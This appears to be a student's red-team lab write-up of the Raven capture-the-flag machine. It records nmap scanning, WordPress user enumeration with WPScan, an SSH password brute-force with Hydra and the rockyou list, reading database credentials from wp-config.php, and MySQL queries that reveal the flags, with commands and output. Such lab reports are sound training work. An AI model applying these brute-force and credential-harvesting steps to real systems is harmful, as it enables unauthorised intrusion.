
Red Team: Summary of Operations

Table of Contents
- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

```bash
$ nmap 192.168.1.110
```



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-30 07:38 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0020s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:
- Target 1
  - Port 22 SSH
  - Port 80 HTTP
  - Port 111 rcpbid
  - Port 139 netbios-ssn
  - Port 445 netbios-ssn


The following vulnerabilities were identified on each target:
- Target 1
  - User enumeration within the WordPress site
  - Simple usernames and passwords

  - Unsalted hashes
  - Secure files are not hidden
  - Misconfigured User Priv

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

- Target 1
  - b9bbcb33e11b80be759c4e844862482d
    - **Exploit Used**
      - WPScan to Enumerate Users
      - wpscan --url http://192.168.1.110/wordpress -eu




```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

      - Used Hydra to crack weak password
      - hydra -a michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 -t 4 ssh



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-30 08:40:22
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "ashley" - 19 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "qwerty" - 20 of 14344399 [child 2] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-30 08:40:38
root@Kali:~#
```


      -SSH in as Michael

-cd /var/www/html

-ls

-cat flag2.txt

- fc3fd58dcdad9ab23faca6e9a36e581c
  - **Exploit Used**
    - Able to gain access with same exploit from first flag
    - grep -RE flag html




```
html/vendor/examples/scripts/XRegExp.js:    // Lets you extend or change XRegExp syntax and create custom flags. This is used internally by
html/vendor/examples/scripts/XRegExp.js:    // Accepts a pattern and flags; returns an extended `RegExp` object. If the pattern and flag
html/vendor/examples/scripts/XRegExp.js:    XRegExp.cache = function (pattern, flags) {
html/vendor/examples/scripts/XRegExp.js:        var key = pattern + "/" + (flags || "");
html/vendor/examples/scripts/XRegExp.js:        return XRegExp.cache[key] || (XRegExp.cache[key] = XRegExp(pattern, flags));
html/vendor/examples/scripts/XRegExp.js:    // Accepts a `RegExp` instance; returns a copy with the `/g` flag set. The copy has a fresh
html/vendor/examples/scripts/XRegExp.js:    // syntax and flag changes. Should be run after XRegExp and any plugins are loaded
html/vendor/examples/scripts/XRegExp.js:    // third (`flags`) parameter
html/vendor/examples/scripts/XRegExp.js:    // capture. Also allows adding new flags in the process of copying the regex
html/vendor/examples/scripts/XRegExp.js:    // Augment XRegExp's regular expression syntax and flags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start of the pattern only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                  <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www$ 
```

- afc01ab56b50591e7dccf93122770cd23 & 715dea6c055b9fe3337544932F2941ce
  - **Exploit Used**
    - Able to gain access from same exploit for 1 & 2

    -navigate to file containing mysql login information

    -cat /var/www/html/wordpress/wp-config.php



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


-mysql -u root -p

-show databases;

-use wordpress;

-show tables;

-select * from wp_posts



```
                            | flag3        |              | draft      | open           | open       |               |               |
      |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |           0 | http://raven.local/wordpress/?p=4
                         |         0 | post       |                |             0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}





                            | flag4        |              | inherit    | closed         | closed     |               | 4-revision-v1 |
      |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                       |           4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ |         0 | revision   |                |             0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```